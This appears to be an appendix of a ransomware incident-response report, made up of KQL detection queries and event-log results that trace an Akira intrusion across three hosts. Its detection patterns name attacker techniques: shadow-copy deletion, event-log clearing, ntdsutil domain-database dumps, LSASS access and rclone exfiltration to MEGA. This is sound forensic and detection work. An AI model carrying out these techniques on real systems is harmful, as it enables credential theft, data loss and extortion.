2/4/2026, 4:53:19.000 AM	HL-FS01	C:\Windows\System32\cmd.exe	C:\Users\Public\taskhostw.exe	cmd /c "dir C:\ProgramData\Microsoft\OneDriveSync.exe"

B-39. *`OneDriveSync.exe` run from `C:\ProgramData\Microsoft` on FS01, 04:47:28. Cited in 7.8.*

2/4/2026, 4:00:45.000 AM	22	C:\ProgramData\Microsoft\MsMpEng.exe				
2/4/2026, 4:01:08.000 AM	3	C:\ProgramData\Microsoft\MsMpEng.exe			185.206.25.63	80
2/4/2026, 4:01:09.000 AM	22	C:\ProgramData\Microsoft\MsMpEng.exe				
2/4/2026, 4:01:10.000 AM	3	C:\ProgramData\Microsoft\MsMpEng.exe			162.208.16.40	80
2/4/2026, 4:01:11.000 AM	3	C:\ProgramData\Microsoft\MsMpEng.exe			162.208.16.40	80
2/4/2026, 4:01:11.000 AM	22	C:\ProgramData\Microsoft\MsMpEng.exe				
2/4/2026, 4:01:12.000 AM	22	C:\ProgramData\Microsoft\MsMpEng.exe				
2/4/2026, 4:01:56.000 AM	3	C:\ProgramData\Microsoft\MsMpEng.exe			185.206.25.62	80
2/4/2026, 4:02:21.000 AM	3	C:\ProgramData\Microsoft\MsMpEng.exe			162.208.16.37	80
2/4/2026, 4:02:21.000 AM	22	C:\ProgramData\Microsoft\MsMpEng.exe				
2/4/2026, 4:02:21.000 AM	3	C:\ProgramData\Microsoft\MsMpEng.exe			162.208.16.36	80
2/4/2026, 4:02:22.000 AM	22	C:\ProgramData\Microsoft\MsMpEng.exe				
2/4/2026, 4:02:27.000 AM	3	C:\ProgramData\Microsoft\MsMpEng.exe			185.206.25.61	80
2/4/2026, 4:02:27.000 AM	22	C:\ProgramData\Microsoft\MsMpEng.exe				
2/4/2026, 4:02:34.000 AM	3	C:\ProgramData\Microsoft\MsMpEng.exe			162.208.16.90	80
2/4/2026, 4:02:34.000 AM	22	C:\ProgramData\Microsoft\MsMpEng.exe				
2/4/2026, 4:02:46.000 AM	3	C:\ProgramData\Microsoft\MsMpEng.exe			185.206.25.60	80
2/4/2026, 4:02:47.000 AM	22	C:\ProgramData\Microsoft\MsMpEng.exe				
2/4/2026, 4:02:51.000 AM	3	C:\ProgramData\Microsoft\MsMpEng.exe			162.208.16.37	80
2/4/2026, 4:02:52.000 AM	22	C:\ProgramData\Microsoft\MsMpEng.exe				
2/4/2026, 4:03:05.000 AM	22	C:\ProgramData\Microsoft\MsMpEng.exe				
2/4/2026, 4:03:05.000 AM	3	C:\ProgramData\Microsoft\MsMpEng.exe			162.208.16.35	80
2/4/2026, 4:03:21.000 AM	3	C:\ProgramData\Microsoft\MsMpEng.exe			162.208.16.40	80
2/4/2026, 4:03:38.000 AM	22	C:\ProgramData\Microsoft\MsMpEng.exe				
2/4/2026, 4:03:39.000 AM	3	C:\ProgramData\Microsoft\MsMpEng.exe			185.206.25.62	80
2/4/2026, 4:03:39.000 AM	22	C:\ProgramData\Microsoft\MsMpEng.exe				
2/4/2026, 4:03:39.000 AM	3	C:\ProgramData\Microsoft\MsMpEng.exe			185.206.25.62	80
2/4/2026, 4:03:57.000 AM	3	C:\ProgramData\Microsoft\MsMpEng.exe			185.206.25.63	80
2/4/2026, 4:03:58.000 AM	1	C:\Windows\System32\taskkill.exe	C:\Windows\System32\cmd....	taskkill /f /im MsMpEng.exe		

B-40. *rclone, 04:00 to 04:03: the last MEGA connections and `taskkill` at 04:03:58. Cited in 7.11.*

```
let Clears = HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 1 and CommandLine has "wevtutil" and CommandLine has " cl "
| extend Channel = trim(@"[\s""]+", extract(@"(?i)\bcl\s+(.+)$", 1, CommandLine))
| extend Burst = strcat(host, "|", bin(EventTime, 15m));
let TotalBursts = toscalar(Clears | summarize dcount(Burst));
Clears
| summarize Hosts = dcount(host), BurstsHit = dcount(Burst) by Channel
| extend TotalBursts = TotalBursts
| sort by BurstsHit desc, Hosts desc
```

Results Chart

Channel	Hosts	BurstsHit	TotalBursts
Windows PowerShell	3	6	6
System	3	6	6
Security	3	6	6
Application	3	5	6
Microsoft-Windows-PowerShell/Operational	3	5	6
Microsoft-Windows-Windows Firewall With Advanced Security/Firewall	3	3	6
Microsoft-Windows-Windows Defender/Operational	3	3	6
Microsoft-Windows-WMI-Activity/Operational	3	3	6
Microsoft-Windows-WinRM/Operational	3	3	6
Microsoft-Windows-TaskScheduler/Operational	3	3	6
Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/Operational	3	3	6
Microsoft-Windows-TerminalServices-RemoteConnectionManager/Operational	3	3	6
Microsoft-Windows-TerminalServices-LocalSessionManager/Operational	3	3	6
Microsoft-Windows-Sysmon/Operational	3	3	6
Microsoft-Windows-PowerShell/Admin	3	3	6
Setup	3	3	6

B-41. *Channels cleared per 15-minute burst: Security, System and Windows PowerShell hit in all six (K26). Cited in 7.13.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 13:40) .. datetime(2026-02-04 13:50))
| where host == "HL-FS01" and EventID == 1
| project EventTime, Image, ParentImage, CommandLine, IntegrityLevel
| sort by EventTime asc
```

Results Chart

EventTime [UTC]	Image	ParentImage	CommandLine	IntegrityLevel
2/4/2026, 1:44:57.000 PM	C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe	C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe	"C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe" /ua /installsource core	System
2/4/2026, 1:44:57.000 PM	C:\Windows\System32\svchost.exe	C:\Windows\System32\services.exe	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s TabletInputService	System
2/4/2026, 1:45:00.000 PM	C:\Windows\System32\wbem\WmiPrvSE.exe	C:\Windows\System32\svchost.exe	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding	System
2/4/2026, 1:45:05.000 PM	C:\Windows\System32\shutdown.exe	C:\Windows\explorer.exe	C:\Windows\system32\shutdown.exe -unexpected	High
2/4/2026, 1:45:09.000 PM	C:\Windows\System32\wbem\WmiPrvSE.exe	C:\Windows\System32\svchost.exe	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding	System
2/4/2026, 1:45:13.000 PM	C:\Windows\System32\notepad.exe	C:\Windows\explorer.exe	"C:\Windows\system32\NOTEPAD.EXE" C:\Users\Public\Desktop\akira_readme.txt	High
2/4/2026, 1:45:16.000 PM	C:\Windows\System32\notepad.exe	C:\Windows\explorer.exe	"C:\Windows\system32\NOTEPAD.EXE" C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\akira_readme.txt	High
2/4/2026, 1:45:16.000 PM	C:\Users\Public\taskhostw.exe	C:\Windows\explorer.exe	"C:\Users\Public\taskhostw.exe"	High
2/4/2026, 1:45:17.000 PM	C:\Windows\System32\notepad.exe	C:\Windows\explorer.exe	"C:\Windows\system32\NOTEPAD.EXE" C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\akira_readme.txt	High
2/4/2026, 1:46:56.000 PM	C:\Windows\System32\svchost.exe	C:\Windows\System32\services.exe	C:\Windows\system32\svchost.exe -k ClipboardSvcGroup -p -s cbdhsvc	High
2/4/2026, 1:47:01.000 PM	C:\Windows\System32\wbem\WmiPrvSE.exe	C:\Windows\System32\svchost.exe	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding	System

B-42. *HL-FS01 at 13:45: `shutdown.exe -unexpected`, ransom notes opening from the Startup folders, and taskhostw relaunched under explorer.exe (K42). Cited in 7.18.*

```
let d = HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59));
union
  (d | where EventCode == 5379 | summarize Rows = count() by host | extend Source = "Credential Manager reads (5379)"),
  (d | where EventID == 13 and TargetObject contains @"\bam\" | summarize Rows = count() by host | extend Source = "BAM registry writes"),
  (d | where EventID == 13 and TargetObject contains "DFSR" | summarize Rows = count() by host | extend Source = "DFSR registry writes"),
  (d | where EventID == 3 and DestinationPort == 5353 | summarize Rows = count() by host | extend Source = "mDNS 5353"),
  (d | where Image has "AnyDesk" | summarize Rows = count() by host | extend Source = "AnyDesk"),
  (d | where Image =~ @"C:\Windows\System32\taskhostw.exe" | summarize Rows = count() by host | extend Source = "System32 taskhostw (legitimate)"),
  (d | where EventID == 10 and EventData_Xml has "SearchIndexer" and EventData_Xml has "lsass" | summarize Rows = count() by host | extend Source = "SearchIndexer to LSASS")
| project Source, host, Rows
| sort by Source asc, host asc
```

Results Chart

Source	host	Rows
AnyDesk	BACKOFFICE-PC1	21
BAM registry writes	BACKOFFICE-PC1	270
BAM registry writes	HL-FS01	13
Credential Manager reads (5379)	ADDC01	51
Credential Manager reads (5379)	BACKOFFICE-PC1	268
Credential Manager reads (5379)	HL-FS01	44
DFSR registry writes	ADDC01	675
SearchIndexer to LSASS	BACKOFFICE-PC1	2
System32 taskhostw (legitimate)	ADDC01	38
System32 taskhostw (legitimate)	BACKOFFICE-PC1	28
System32 taskhostw (legitimate)	HL-FS01	30
mDNS 5353	ADDC01	27
mDNS 5353	BACKOFFICE-PC1	41
mDNS 5353	HL-FS01	23

B-43. *Noise baseline by source and host, 1,531 rows (K43). Cited in 6, 7.19.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 1 and Image endswith @"\rundll32.exe"
| where CommandLine matches regex @"(?i)\b[D-Z]:\\[^,]+\.dll"
    or CommandLine has_any (@"\Users\", @"\ProgramData\", @"\Temp\")
| summarize Hits = count(), First = min(EventTime), Last = max(EventTime) by host, CommandLine
| sort by First asc
```

Results Chart

host	CommandLine	Hits	First [UTC]	Last [UTC]
BACKOFFICE-PC1	"C:\Windows\System32\rundll32.exe" D:\review.dll,StartW	3	2/4/2026, 1:59:15.000 AM	2/4/2026, 2:00:08.000 AM
BACKOFFICE-PC1	rundll32 E:\review.dll,StartW	1	2/4/2026, 2:25:06.000 AM	2/4/2026, 2:25:06.000 AM

B-44. *Detection test D1: rundll32 from a mounted drive, 4 hits, all attacker. Cited in 13.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where (EventID == 13 and TargetObject contains @"ms-settings\shell\open\command")
    or (EventID == 1 and ParentImage has_any ("fodhelper.exe", "computerdefaults.exe")
        and not(Image startswith @"C:\Windows\"))
| summarize Hits = count(), First = min(EventTime), Last = max(EventTime) by host, EventID, Image
| sort by First asc
```

Results Chart

host	EventID	Image	Hits	First [UTC]	Last [UTC]
BACKOFFICE-PC1	13	C:\Windows\system32\reg.exe	3	2/4/2026, 2:40:41.000 AM	2/4/2026, 2:42:08.000 AM
BACKOFFICE-PC1	1	C:\Users\Public\taskhostw.exe	1	2/4/2026, 2:42:40.000 AM	2/4/2026, 2:42:40.000 AM

B-45. *Detection test D2: ms-settings hijack, 4 hits, all attacker. Cited in 13.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 10
| extend SrcImg = extract(@"<Data Name='SourceImage'>([^<]+)", 1, EventData_Xml),
         TgtImg = extract(@"<Data Name='TargetImage'>([^<]+)", 1, EventData_Xml)
| where TgtImg endswith @"\lsass.exe"
| where granted_access in ("0x1fffff", "0x1010", "0x1410")
| where not(SrcImg in~ (allowlist))
| summarize Hits = count(), First = min(EventTime), Last = max(EventTime) by host, SrcImg, granted_access
| sort by First asc
```

Results Chart

host	SrcImg	granted_access	Hits	First [UTC]	Last [UTC]
BACKOFFICE-PC1	C:\Windows\System32\spoolsv.exe	0x1fffff	2	2/4/2026, 2:49:46.000 AM	2/4/2026, 2:50:17.000 AM
BACKOFFICE-PC1	C:\Windows\System32\spoolsv.exe	0x1410	1	2/4/2026, 2:49:46.000 AM	2/4/2026, 2:49:46.000 AM
BACKOFFICE-PC1	C:\Users\Public\taskhostw.exe	0x1fffff	1	2/4/2026, 3:31:58.000 AM	2/4/2026, 3:31:58.000 AM
BACKOFFICE-PC1	C:\Users\Public\taskhostw.exe	0x1410	1	2/4/2026, 3:31:58.000 AM	2/4/2026, 3:31:58.000 AM
HL-FS01	C:\Users\Public\taskhostw.exe	0x1410	1	2/4/2026, 4:26:08.000 AM	2/4/2026, 4:26:08.000 AM
HL-FS01	C:\Users\Public\taskhostw.exe	0x1fffff	1	2/4/2026, 4:26:08.000 AM	2/4/2026, 4:26:08.000 AM
ADDC01	C:\Users\Public\taskhostw.exe	0x1410	1	2/4/2026, 4:34:11.000 AM	2/4/2026, 4:34:11.000 AM
ADDC01	C:\Users\Public\taskhostw.exe	0x1fffff	1	2/4/2026, 4:34:11.000 AM	2/4/2026, 4:34:11.000 AM

B-46. *Detection test D3: full LSASS access, 9 hits, all attacker. Cited in 9, 13.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 8
| extend SrcImg = extract(@"<Data Name='SourceImage'>([^<]+)", 1, EventData_Xml),
         TgtImg = extract(@"<Data Name='TargetImage'>([^<]+)", 1, EventData_Xml)
| where TgtImg has_any ("spoolsv.exe", "notepad.exe", "svchost.exe")
| where SrcImg has_any (@"\Users\", @"\ProgramData\", @"\Temp\") or SrcImg endswith @"\rundll32.exe"
| summarize Hits = count(), First = min(EventTime), Last = max(EventTime) by host, SrcImg, TgtImg
| sort by First asc
```

Results | Chart

host	SrcImg	TgtImg	Hits	First [UTC]	Last [UTC]
BACKOFFICE-PC1	C:\Windows\System32\rundll32.exe	C:\Windows\System32\notepad.exe	4	2/4/2026, 2:32:48.000 AM	2/4/2026, 2:35:45.000 AM
BACKOFFICE-PC1	C:\Users\Public\taskhostw.exe	C:\Windows\System32\spoolsv.exe	2	2/4/2026, 2:47:11.000 AM	2/4/2026, 3:31:58.000 AM
HL-FS01	C:\Users\Public\taskhostw.exe	C:\Windows\System32\spoolsv.exe	1	2/4/2026, 4:26:08.000 AM	2/4/2026, 4:26:08.000 AM
ADDC01	C:\Users\Public\taskhostw.exe	C:\Windows\System32\spoolsv.exe	1	2/4/2026, 4:34:12.000 AM	2/4/2026, 4:34:12.000 AM

B-47. *Detection test D4: injection into spoolsv and notepad, 8 hits, all attacker. Cited in 13.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 1 and (Image endswith @"\ntdsutil.exe" or CommandLine has "ntdsutil")
| where CommandLine has_any ("ifm", "create full")
| summarize Hits = count(), First = min(EventTime), Last = max(EventTime) by host, ParentImage, Image
| sort by First asc
```

Results | Chart

host	ParentImage	Image	Hits	First [UTC]	Last [UTC]
ADDC01	C:\Users\Public\taskhostw.exe	C:\Windows\System32\cmd.exe	1	2/4/2026, 4:33:55.000 AM	2/4/2026, 4:33:55.000 AM
ADDC01	C:\Windows\System32\cmd.exe	C:\Windows\System32\ntdsutil.exe	2	2/4/2026, 4:33:55.000 AM	2/4/2026, 4:35:35.000 AM
ADDC01	C:\Windows\System32\spoolsv.exe	C:\Windows\System32\cmd.exe	1	2/4/2026, 4:35:35.000 AM	2/4/2026, 4:35:35.000 AM

B-48. *Detection test D5: ntdsutil IFM, 4 hits, all attacker. Cited in 13.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 1 and CommandLine has "wevtutil" and CommandLine has " cl "
| summarize Channels = dcount(CommandLine), SecurityCleared = countif(CommandLine has "Security"),
            First = min(EventTime) by host, ParentImage, Burst = bin(EventTime, 5m)
| where Channels >= 3 or SecurityCleared > 0
| sort by First asc
```

Results | Chart

host	ParentImage	Burst [UTC]	Channels	SecurityCleared	First [UTC]
HL-FS01	C:\Users\Public\taskhostw.exe	2/4/2026, 3:40:00.000 AM	3	1	2/4/2026, 3:42:36.000 AM
HL-FS01	C:\ProgramData\Microsoft\updater.exe	2/4/2026, 5:10:00.000 AM	5	1	2/4/2026, 5:13:09.000 AM
ADDC01	C:\Users\Public\updater.exe	2/4/2026, 5:10:00.000 AM	5	1	2/4/2026, 5:14:18.000 AM
BACKOFFICE-PC1	C:\Users\Public\updater.exe	2/4/2026, 5:15:00.000 AM	5	1	2/4/2026, 5:17:35.000 AM
BACKOFFICE-PC1	C:\Windows\System32\cmd.exe	2/4/2026, 5:15:00.000 AM	16	2	2/4/2026, 5:18:21.000 AM
HL-FS01	C:\Windows\System32\cmd.exe	2/4/2026, 5:15:00.000 AM	16	2	2/4/2026, 5:19:31.000 AM
ADDC01	C:\Windows\System32\cmd.exe	2/4/2026, 5:20:00.000 AM	16	2	2/4/2026, 5:20:00.000 AM

B-49. *Detection test D6: log-clearing bursts, 7 bursts, all attacker. Cited in 13.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 1
| where (CommandLine has "vssadmin" and CommandLine has "delete shadows")
    or (CommandLine has "shadowcopy" and CommandLine has "delete")
    or (CommandLine has "bcdedit" and CommandLine has_any ("recoveryenabled", "bootstatuspolicy"))
    or (CommandLine has "wbadmin" and CommandLine has "delete catalog")
| summarize Hits = count(), First = min(EventTime), Last = max(EventTime) by host, Image
| sort by First asc
```

Results Chart

host	Image	Hits	First [UTC]	Last [UTC]
HL-FS01	C:\Windows\System32\vssadmin.exe	2	2/4/2026, 4:04:05.000 AM	2/4/2026, 4:05:26.000 AM
HL-FS01	C:\Windows\System32\bcdedit.exe	4	2/4/2026, 4:04:06.000 AM	2/4/2026, 4:05:26.000 AM
HL-FS01	C:\Windows\System32\wbem\WMIC.exe	2	2/4/2026, 4:04:06.000 AM	2/4/2026, 4:05:26.000 AM
HL-FS01	C:\Windows\System32\mmc.exe	2	2/4/2026, 4:04:07.000 AM	2/4/2026, 4:05:26.000 AM
ADDC01	C:\Windows\System32\wbem\WMIC.exe	1	2/4/2026, 4:42:28.000 AM	2/4/2026, 4:42:28.000 AM
ADDC01	C:\Windows\System32\vssadmin.exe	1	2/4/2026, 4:43:35.000 AM	2/4/2026, 4:43:35.000 AM
ADDC01	C:\Windows\System32\cmd.exe	1	2/4/2026, 4:43:35.000 AM	2/4/2026, 4:43:35.000 AM

B-50. *Detection test D7: recovery inhibition, 13 hits, all attacker. Cited in 13.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where (EventID == 1 and CommandLine has "--config" and CommandLine has_any (" copy ", " sync "))
    or (EventID == 22 and (QueryName endswith "mega.co.nz" or QueryName endswith "mega.nz")
        and not(Image has_any ("msedge.exe", "chrome.exe", "firefox.exe")))
| summarize Hits = count(), First = min(EventTime), Last = max(EventTime) by host, EventID, Image
| sort by First asc
```

Results Chart

host	EventID	Image	Hits	First [UTC]	Last [UTC]
HL-FS01	1	C:\Windows\System32\cmd.e...	3	2/4/2026, 3:57:40.000 AM	2/4/2026, 4:00:14.000 AM
HL-FS01	22	C:\ProgramData\Microsoft\M...	39	2/4/2026, 3:58:34.000 AM	2/4/2026, 4:03:39.000 AM

B-51. *Detection test D8: rclone command lines and MEGA lookups, 42 hits, FS01 only. Cited in 9, 13.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventCode in (4720, 4728, 4732)
| summarize Codes = make_set(EventCode), Events = count(), First = min(EventTime) by host, Window = bin(EventTime, 10m)
| where set_has_element(Codes, 4728) or set_has_element(Codes, 4732)
| sort by First asc
```

Results Chart

No results found from the specified time range
Try selecting another time range
Review the query details for more information.

B-52. *Detection test D9 as first written: no results, because* `EventCode` *is text. Cited in 6, 7.19, 13.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventCode in (4720, 4728, 4732)
| extend Code = toint(EventCode)
| summarize Codes = make_set(Code), Events = count(), First = min(EventTime) by host, Window = bin(EventTime, 10m)
| where set_has_element(Codes, 4728) or set_has_element(Codes, 4732)
| sort by First asc
```

Results | Chart

host	Window [UTC]	Codes	Events	First [UTC]
ADDC01	2/4/2026, 5:20:00.000 AM	[4720,4728,4732]	3	2/4/2026, 5:21:56.000 AM

B-53. *Detection test D9 after the `toint()` fix: one ADDC01 window with 4720, 4728 and 4732. Cited in 6, 7.19, 13.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 1
| extend FileName = extract(@"([^\\]+)$", 1, Image)
| where FileName in~ (names)
| where Image has_any (@"\Users\Public\", @"\ProgramData\Microsoft\")
| summarize Hits = count(), First = min(EventTime), Last = max(EventTime) by host, Image
| sort by First asc
```

Results | Chart

host	Image	Hits	First [UTC]	Last [UTC]
BACKOFFICE-PC1	C:\Users\Public\taskhostw.exe	1	2/4/2026, 2:42:40.000 AM	2/4/2026, 2:42:40.000 AM
HL-FS01	C:\Users\Public\taskhostw.exe	2	2/4/2026, 3:35:10.000 AM	2/4/2026, 1:45:16.000 PM
ADDC01	C:\Users\Public\taskhostw.exe	1	2/4/2026, 4:29:10.000 AM	2/4/2026, 4:29:10.000 AM
ADDC01	C:\Users\Public\OneDriveSync.exe	1	2/4/2026, 4:44:49.000 AM	2/4/2026, 4:44:49.000 AM

B-54. *Detection test D10 on EventID 1 only: four of six binaries, and the 13:45:16 FS01 relaunch. Cited in 6, 7.18, 7.19, 13.*

```
let names = dynamic(["taskhostw.exe", "MsMpEng.exe", "RuntimeBroker.exe", "OneDriveSync.exe", "svchost.exe"]);
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| extend FileName = extract(@"([^\\]+)$", 1, Image)
| where FileName in~ (names)
| where Image has_any (@"\Users\Public\", @"\ProgramData\Microsoft\")
| where Image !contains @"\Windows Defender\Platform\"
| summarize Hits = count(), EventIDs = make_set(EventID), First = min(EventTime), Last = max(EventTime) by host, Image
| sort by First asc
```

Results | Chart

host	Image	Hits	EventIDs	First [UTC]	Last [UTC]
BACKOFFICE-PC1	C:\Users\Public\taskhostw.exe	699	["3","5","22","7","1"]	2/4/2026, 2:42:40.000 AM	2/4/2026, 9:24:01.000 AM
HL-FS01	C:\Users\Public\taskhostw.exe	5708	["3","11","22","7","1"]	2/4/2026, 3:35:10.000 AM	2/4/2026, 2:47:52.000 PM
HL-FS01	C:\ProgramData\Microsoft\MsMpEng.exe	91	["22","3","7"]	2/4/2026, 3:57:42.000 AM	2/4/2026, 4:03:57.000 AM
ADDC01	C:\Users\Public\taskhostw.exe	2933	["3","7","1","22"]	2/4/2026, 4:29:10.000 AM	2/4/2026, 6:47:28.000 PM
ADDC01	C:\Users\Public\OneDriveSync.exe	1704	["3","22","7","1"]	2/4/2026, 4:44:49.000 AM	2/4/2026, 6:47:29.000 PM
HL-FS01	C:\ProgramData\Microsoft\OneDriveSync.exe	1217	["3","22","7"]	2/4/2026, 4:47:29.000 AM	2/4/2026, 2:47:18.000 PM

B-55. *Detection test D10 widened to every event type: six of six attacker binaries, Defender's folder excluded. Cited in 6, 7.19, 13.*

```
HarborlightDental_CL
| where TimeGenerated > ago(365d)
| summarize Rows = count(), Hosts = make_set(host), First = min(EventTime), Last = max(EventTime) by EventID, EventCode
| sort by EventID asc, EventCode asc
```

Results Chart

EventID	EventCode	Rows	Hosts	First [UTC]	Last [UTC]
0	5	["HL-FS01","BACKOFFICE-PC1","ADDC01"]	2/4/2026, 1:59:37.000...	2/4/2026, 4:27:47.000 PM
1	1	["BACKOFFICE-PC1"]	2/4/2026, 2:28:05.000...	2/4/2026, 2:28:05.000 PM
10000	3	["BACKOFFICE-PC1"]	2/4/2026, 9:24:02.000...	2/4/2026, 9:24:54.000 AM
10001	3	["BACKOFFICE-PC1"]	2/4/2026, 9:24:03.000...	2/4/2026, 9:24:54.000 AM
10005	3	["BACKOFFICE-PC1"]	2/4/2026, 9:24:03.000...	2/4/2026, 9:24:54.000 AM
1001	1	["BACKOFFICE-PC1"]	2/4/2026, 1:50:33.000...	2/4/2026, 1:50:33.000 PM
10016	8	["BACKOFFICE-PC1","HL-FS01"]	2/4/2026, 1:14:12.000...	2/4/2026, 2:07:15.000 PM
1003	1	["BACKOFFICE-PC1"]	2/4/2026, 1:49:37.000...	2/4/2026, 1:49:37.000 PM
1013	1	["BACKOFFICE-PC1"]	2/4/2026, 1:42:38.000...	2/4/2026, 1:42:38.000 AM
102	1	["HL-FS01"]	2/4/2026, 1:23:44.000...	2/4/2026, 1:23:44.000 PM
104	40	["ADDC01","HL-FS01"]	2/4/2026, 3:42:36.000...	2/4/2026, 5:20:01.000 AM
105	1	["HL-FS01"]	2/4/2026, 1:23:44.000...	2/4/2026, 1:23:44.000 PM
1074	1	["BACKOFFICE-PC1"]	2/4/2026, 2:27:48.000...	2/4/2026, 2:27:48.000 PM
109	1	["BACKOFFICE-PC1"]	2/4/2026, 2:28:10.000...	2/4/2026, 2:28:10.000 PM
1100	1	["BACKOFFICE-PC1"]	2/4/2026, 2:28:05.000...	2/4/2026, 2:28:05.000 PM
1102	5	["ADDC01","HL-FS01"]	2/4/2026, 3:42:36.000...	2/4/2026, 5:20:00.000 AM
1116	5	["BACKOFFICE-PC1"]	2/4/2026, 1:14:11.000...	2/4/2026, 9:24:37.000 AM
1117	2	["BACKOFFICE-PC1"]	2/4/2026, 1:14:32.000...	2/4/2026, 9:24:04.000 AM
1118	2	["BACKOFFICE-PC1"]	2/4/2026, 9:24:22.000...	2/4/2026, 9:24:54.000 AM
13	1	["BACKOFFICE-PC1"]	2/4/2026, 2:28:14.000...	2/4/2026, 2:28:14.000 PM
15	15	["BACKOFFICE-PC1"]	2/4/2026, 1:14:01.000...	2/4/2026, 1:50:03.000 PM
1500	9	["BACKOFFICE-PC1"]	2/4/2026, 1:06:42.000...	2/4/2026, 1:22:42.000 PM
1501	9	["BACKOFFICE-PC1"]	2/4/2026, 12:58:58.00...	2/4/2026, 1:39:00.000 PM
1532	1	["BACKOFFICE-PC1"]	2/4/2026, 2:28:05.000...	2/4/2026, 2:28:05.000 PM
16	40	["ADDC01","BACKOFFICE-PC1","HL-FS01"]	2/4/2026, 1:00:10.000...	2/4/2026, 1:53:19.000 PM
16384	116	["ADDC01","HL-FS01","BACKOFFICE-PC1"]	2/4/2026, 12:09:17.00...	2/4/2026, 6:28:00.000 PM
16394	116	["ADDC01","HL-FS01","BACKOFFICE-PC1"]	2/4/2026, 12:08:47.00...	2/4/2026, 6:27:29.000 PM
16969	1	["HL-FS01"]	2/4/2026, 2:57:20.000...	2/4/2026, 2:57:20.000 AM
1704	1	["ADDC01"]	2/4/2026, 2:54:26.000...	2/4/2026, 2:54:26.000 PM
19	2	["BACKOFFICE-PC1"]	2/4/2026, 1:13:59.000...	2/4/2026, 9:23:19.000 AM
24	1	["BACKOFFICE-PC1"]	2/4/2026, 2:28:05.000...	2/4/2026, 2:28:05.000 PM
256	1	["BACKOFFICE-PC1"]	2/4/2026, 1:54:16.000...	2/4/2026, 1:54:16.000 AM
300	1	["HL-FS01"]	2/4/2026, 1:23:44.000...	2/4/2026, 1:23:44.000 PM
301	2	["HL-FS01"]	2/4/2026, 1:23:44.000...	2/4/2026, 1:23:44.000 PM
302	1	["HL-FS01"]	2/4/2026, 1:23:44.000...	2/4/2026, 1:23:44.000 PM
3210	1	["BACKOFFICE-PC1"]	2/4/2026, 1:50:07.000...	2/4/2026, 1:50:07.000 PM
326	1	["HL-FS01"]	2/4/2026, 1:23:44.000...	2/4/2026, 1:23:44.000 PM
36	1	["ADDC01"]	2/4/2026, 3:00:23.000...	2/4/2026, 3:00:23.000 AM
36881	10	["BACKOFFICE-PC1"]	2/4/2026, 1:48:43.000...	2/4/2026, 1:49:52.000 PM
4097	2	["HL-FS01"]	2/4/2026, 3:44:57.000...	2/4/2026, 3:58:33.000 AM

B-56. *Table inventory: every EventID and EventCode in the table, with first and last seen (K44). Cited in 6.*

```
let six = dynamic(["172.16.0.9", "172.16.0.10", "172.16.0.110", "172.16.0.132", "172.16.0.174", "172.16.0.223"]);
let names = dynamic(["HL-EXCH01", "HL-JMP01", "FRONTDESK-PC1", "FRONTDESK-PC2", "OFFICE-PC1", "OFFICE-PC2"]);
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where (EventID == 1 and (CommandLine has_any (six) or CommandLine has_any (names)))
    or (EventID == 3 and DestinationIp in (six) and DestinationPort !in (5353, 137, 138, 1900))
    or (EventID == 22 and QueryName has_any (names))
| summarize Rows = count(), First = min(EventTime), Last = max(EventTime),
            Images = make_set(Image), Targets = make_set(DestinationIp), Ports = make_set(DestinationPort) by host, EventID
| sort by EventID asc
```

Results Chart

host	EventID	Rows	First [UTC]	Last [UTC]	Images	Targets	Ports
BACKOFFICE-PC1	22	16	2/4/2026, 2:57:21.000 AM	2/4/2026, 2:59:36.000 AM	["C:\\Windows\\System32\\svchost.exe","C:\\Windows\\System32\\notepad.exe"]	[""]	[""]
BACKOFFICE-PC1	3	8	2/4/2026, 2:57:21.000 AM	2/4/2026, 2:59:36.000 AM	["C:\\Windows\\System32\\notepad.exe"]	["172.16.0.223","172.16.0.132","172.16.0.110","172.16.0.9"]	["445"]

